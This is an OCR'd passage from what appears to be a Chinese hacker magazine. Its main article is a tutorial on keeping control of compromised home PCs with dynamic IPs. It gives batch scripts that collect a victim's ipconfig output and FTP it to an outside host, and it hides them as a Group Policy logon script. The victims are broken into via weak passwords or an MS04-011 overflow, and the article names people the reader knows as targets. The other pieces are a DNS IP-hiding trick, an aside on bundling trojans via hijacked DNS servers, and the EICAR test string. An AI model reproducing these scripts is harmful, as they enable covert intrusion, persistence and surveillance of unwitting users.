


图2

下面我们来看看这个“双IP”的域名能否正确解析，在浏览器中输入1.XXX.net，似乎有点慢，但过了一分钟左右就正常解析出来，因为是要多了一个解析环节，慢是理所当然的了，但只要首次成功解析以后，解析的速度就正常了，因为这时已经将域名信息下载到了本机，直接在本机解析就可以了，下面我们再来看whois查询，拿出老兵的虚拟站点查询工具，输入1.XXX.net，怎么样，查到的IP是×.×.×.2吧（图3）。




图3

我们再试试ping 1.XXX.net，得到的也是×.×.×.2这个IP（图4）。




图4

其实，像网易等许多网站都是用类似的方法捆绑域名的，只不过他们捆绑的都是正确的IP，以便询问量过大时能自动分流。

提示

使用这个方法一定要注意，要先在A记录中设置错误的解析地址，然后再添加正确的解析。因为无论是whois查询还是ping都是按顺序查出域名对应的IP。另外，那个错误的IP地址最好设成一台打开web服务的主机，不然该机的IIS可能会帮你直接转到它默认的主站去。

当然，使用这个方法也不能完全避免网站IP被查到，正如上文所说，成功解析后域名信息完全已经下载到了本机中，我们只须查看本机的相关文件即可得知网站的真实IP（写到这里我忽然有一个想法，就是如果某人入侵了某个域名服务器（这也是常有的事），他能不能把病毒或木马与域名信息捆绑在一起呢？这们一来，只要我们通过那个服务器去解析的域名就会把木马一起下载下来，那可真是肉鸡多多了，汗）。另外，我们还可以通过在ping后加参数，就可以得出某域名所捆绑的所有IP了。

我们也还可以通过一些类似显IP浏览器的工具直接得到某站的IP。但这样绑定域名对防菜鸟whois查询而言是足够的了，如果再加上对目录权限的控制，旁注攻击可谓是彻底地死亡了。

纯脚本套牢你的动态IP肉鸡

图剑心[B.C.T]

记得N久前的月黑风高的晚上，正是弱口令泛滥成灾的时候，作为菜鸟的我的一大爱好就是拿着x-scan2.3扫描弱口令，因为一些个人上网的用户对安全一点都不重视，默认安装的弱口令到处都是，那时真是爽啊~~怀念ING！

暂且不说经典的弱口令入侵了，那个相信大家都会。当时我难以解决的一个问题就是这些肉鸡只要一重启重新连接的话，IP每次都会变化的，菜鸟的我不会用反向的木马，一见加壳头就大，偏偏杀毒软件超级BT，又不会编程，那感觉简直就像看着上钩的鱼儿游回大海，那个郁闷啊~~~后来终于让我找到一种用脚本牢牢抓住肉鸡IP的方法，注意这些都是正常的脚本，不会被杀毒软件发现的哦，隐蔽而安全，让你十分想要的又是动态IP的肉鸡难逃五指山（譬如你女朋友或者老师的电脑~~）。

废话不多说了，我们就一起来看看如何用脚本栓住肉鸡吧！首先，我们知道这台肉鸡很特殊，不是长时间在线，我们不过是因为一些特别的原因而想要长期控制他，但是因为安全的原因不想用木马。

而问题是肉鸡上线后如何在想得到他的IP的时候可以快速得到他的IP，（假设你已经开启了肉鸡的telnet或者其他的后门，只要知道IP就可以登陆）。这里，我用的方法是FTP，我也曾经想过用HTTP的方法，但是实现的难度大点就不考虑了。这里，首先看这几个命令（后面//中为注释。）：

```
ipconfig >>C:\WINNT\system32\config\config.txt    /将网卡配置信息写入config.txt，就是ip地址啦！/
echo >>C:\WINNT\system32\config\config.txt   /空一行/
time /t >>C:\WINNT\system32\config\config.txt    /上线时间写入config.txt/
echo >>C:\WINNT\system32\config\config.txt    /空一行/
date /t >>C:\WINNT\system32\config\config.txt    /上线日期写入config.txt/
```

相信大家一看就明白，这样就可以把我们想要的信息IP和上线日期写入文件了，你也可以改进一下，变得美观并且直接些，譬如echo写上肉鸡的名字，这样就好分辨了，留给有创意的朋友去发挥了！

这样将信息写入文件后的一个问题是如何将这些信息写到某个我们可以读取的地方。曾想过用NC通过HTTP提交，但是由于文件的大小及HTTP协议的原因没有实现，有兴趣的话可以试试。这里我用的一个是FTP的-s参数：

```
ftp -n -s:"c:\WINNT\system32\system.ftp"
```

-s:后是FTP命令的脚本，这样FTP将执行其中的命令文件。

其中system.ftp的内容如下：

```
open jnc.agenow.cn 8888    /open ftp地址 端口/
user jnc    /user命令后输入用户名/
123  /密码/
prompt  /采用交互方式/
mput c:\WINNT\system\config\config.txt    /上传本机的c:\WINNT\system\config\config.txt文件/
bye   /退出ftp/
```

首先打开一个公网IP的FTP（可以是你的某个肉鸡，甚至是更新的域名。）这里是我自己的FTP，端口为8888，然后输入用户名密码，各做一行，接着是上传我们写好的配置文件到一个目录下。如果是你的网页目录，当我们的配置文件上传后就可以通过http://jnc.agenow.cn/ipconfig.txt直接读取了。

哈哈，文件上传的问题解决了，在肉鸡方面什么时候执行这样的写文件并且执行上传文件的操作呢？要知道个人用户这类肉鸡不是像服务器样时刻都在线的，他们在线的时间不一定，我们如何才可以在他们上线了的时候才执行上面的操作呢？这里我用的是批处理的循环操作，命令如下：

```
ping www.163.com|find "Reply from" /ping www.163.com看是否有返回数据包/
if %ERRORLEVEL%==0 goto ok /有数据包返回就跳转到Ok执行上传操作/
if %ERRORLEVEL%==1 goto end /没有据包返回就跳转到end/
:ok   /写文件并且上传/
ipconfig >>C:\WINNT\system32\config\config.txt
echo >>C:\WINNT\system32\config\config.txt
time /t >>C:\WINNT\system32\config\config.txt
echo >>C:\WINNT\system32\config\config.txt
date /t >>C:\WINNT\system32\config\config.txt
ftp -n -s:"c:\WINNT\system32\system.ftp"
exit
:end   /没有网络接通就继续循环/
ping www.163.com|find "Reply from"
if %ERRORLEVEL%==0 goto ok
if %ERRORLEVEL%==1 goto end
或者

ping www.163.com|find "Reply from"&&goto ok  /ping www.163.com看是否有返回数据包有的话直接跳到Ok执行上传操作/
goto end
:ok    /写文件并且上传/
ipconfig >>C:\WINNT\system32\config\config.txt
echo >>C:\WINNT\system32\config\config.txt
time /t >>C:\WINNT\system32\config\config.txt
echo >>C:\WINNT\system32\config\config.txt
date /t >>C:\WINNT\system32\config\config.txt
ftp -n -s:"c:\WINNT\system32\system.ftp"
exit
:end    /没有网络接通就继续循环/
ping www.163.com|find "Reply from"&&goto ok
goto end
```

嘿嘿，首先PING网易的域名，在结果中如果得到有数据包返回的信息即返回 %ERRORLEVEL%==0 说明用户上线，够毒吧！这时马上将肉鸡信息写入文件并且上传，如果PING不通就执行循环直到网络接通。

这样的话，所要执行的文件就写出来了，现在的问题是如何将执行文件的整个过程变得隐蔽，开始我想的是将这个批处理文件写到启动栏里，但是启动的时候黑黑的界面太危险，而且有循环，人家不怀疑才怪呢！更糟的是不小心还会遗失自己的FTP密码。有胆大的也可以放到那里，后果与我无关^_^。经过一段时间的搜索，发现将脚本写入到组策略的登陆脚本里就没有任何提示

了！而且登陆脚本比较隐蔽，一般个人用户都不会注意到这个地方，并且也很不容易实现，真是杀人不见血啊~~~~ 嘿嘿。我们分析登陆脚本的配置文件C：\WINNT\system32\GroupPolicy\user\Scripts\scripts.ini，注意这个文件不是启动脚本，不然把人家机器挂了可不要找我啊！当配置登陆脚本时这个文件才会出现，并且有系统隐藏属性。文件如下：

```
[Logon]    /脚本的类型/
0CmdLine=C:\winnt\system32\system.bat /第一个脚本的位置/
0Parameters=    /脚本的参数/
```

首先空一行，然后是脚本的类型，这里是登陆脚本[Logon]，(当然不要注销脚本了，汗！)下面是配置脚本了，数字0代表第一个脚本，CmdLine后面是脚本的位置，Parameters是参数，这里就不需要了。

好，配置好的scripts.ini如下

```
[Logon]
0CmdLine=c:\winnt\system32\system.bat
0Parameters=
```

上述文件写入system32文件夹的原因是为了隐蔽，到这里，我们需要解决的问题都一一解决。为了方便，将一切都交给批处理吧，这样在shell里就会很好的实现了。

让我们来实现一下吧！首先找一个shell，现在弱口令没有了，但是ms04011的溢出在个人用户里可是好多啊！溢出我上网的IP段得到一个shell，如图1（电信分配的同一IP段当然都跟我一样是动态的IP了）。

想要留住的话就用这个脚本试试，用echo将需要的几个文件system.ftp，system.bat写到system32下，echo命令使用的效果如图2，嘿嘿，一行一行的输入哦！并且用echo将C：\WINNT\system32\GroupPolicy\user\Scripts\scripts.ini配置为登陆时运行system.bat脚本。




图1




图2

小样，你还能跑？后门就不装了，开个telnet，或者需要的时候干脆直接溢出算了，嘿嘿~~~ 实验完毕，等机器重启，你有足够信心又想快点看效果的话玩点手段也是允许的。过几天登陆我的站点得到config.txt，哈哈，IP在里面写着，上网的时间都在呢，就不抓图了，大家自己试试就知道了！这个方法也有一定的缺陷，因为我发现这样配置后登陆后的界面出现得比较慢，谁有好的解决办法欢迎来非安全论坛讨论。

雕虫小技

1、大家在hacking的过程中，常常会遇到禁用右键的网页，这就能难倒我们么？当然不是。可以在禁用右键的网页上点击鼠标左键不放再点右键，接着放开左键，然后再放开右键，怎么样，熟悉的右键菜单是不是又出来了。

2、在玩黑的过程中，很多时候会遇到其他语种的网页，这时候，就可以请出 http://www.netat.net 了，这个站支持即时翻译和浏览翻译，可以将英文、日文、中文繁体快速转化为中文简体也可以把简体中文迅速翻译成英文、繁体中文、日文。

3、很多BT的网吧机器设置为了防止我们删除文件，在资源管理器中把鼠标右键“删除”隐藏起来了，使得我们无法使用右键菜单，用鼠标左键单击选项中要删除的文件，同时按住SHIFT+F10，就可以解除限制，显示出“删除”。

4、(来源－：：利客联盟：：)如果联网中的计算机遭到黑手，所有硬盘都被设为共享。在杀木马前，在“控制面板→管理工具→服务”中用右键点击“Server”，选择“属性”，在“启动类型”中选择“已禁用”，点“确定”，重启后就会发现所有硬盘共享被禁止。

5、 大家在浏览在线听歌网站时，是不是会常常遇到自己喜欢的歌曲想要DOWN呢？其实很简单。因为Realplayer最常用嘛，大家可以在Realplayer的播放条上点右键，选“在Realplayer中播放”然后点击弹出的Realplayer播放器的“文件→剪辑属性→查看剪辑属性”，弹出选项卡，看里面的“文件名”后面，是不是我们想要的音乐或者电影的地址啊，忽忽～还等什么，复制到地址栏开始Down吧！

译者序：在病毒猖獗的今天，你为你的爱机装上杀毒软件了吗？如果你安装了，那么，好的，注意下面这段奇妙的字符：X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR–STANDARD–ANTIVIRUS–TEST–FILE!$H+H*

拿好杂志，打开你电脑上的记事本，把上面那段字符一字不差的输入到记事本中，然后保存成txt格式的文本文件，现在，打开你的杀毒软件对这个txt文件进行一下扫描，发现了什么？

译者使用的是McAfee 8.0企业版，打开了“按访问扫描”这一功能（如果你的杀毒软件没有这一功能，请单独建立一个扫描任务，对该文件进行扫描），因此，一旦保存该文件，就会报有病毒，病毒分类信息是：“EICAR test file”

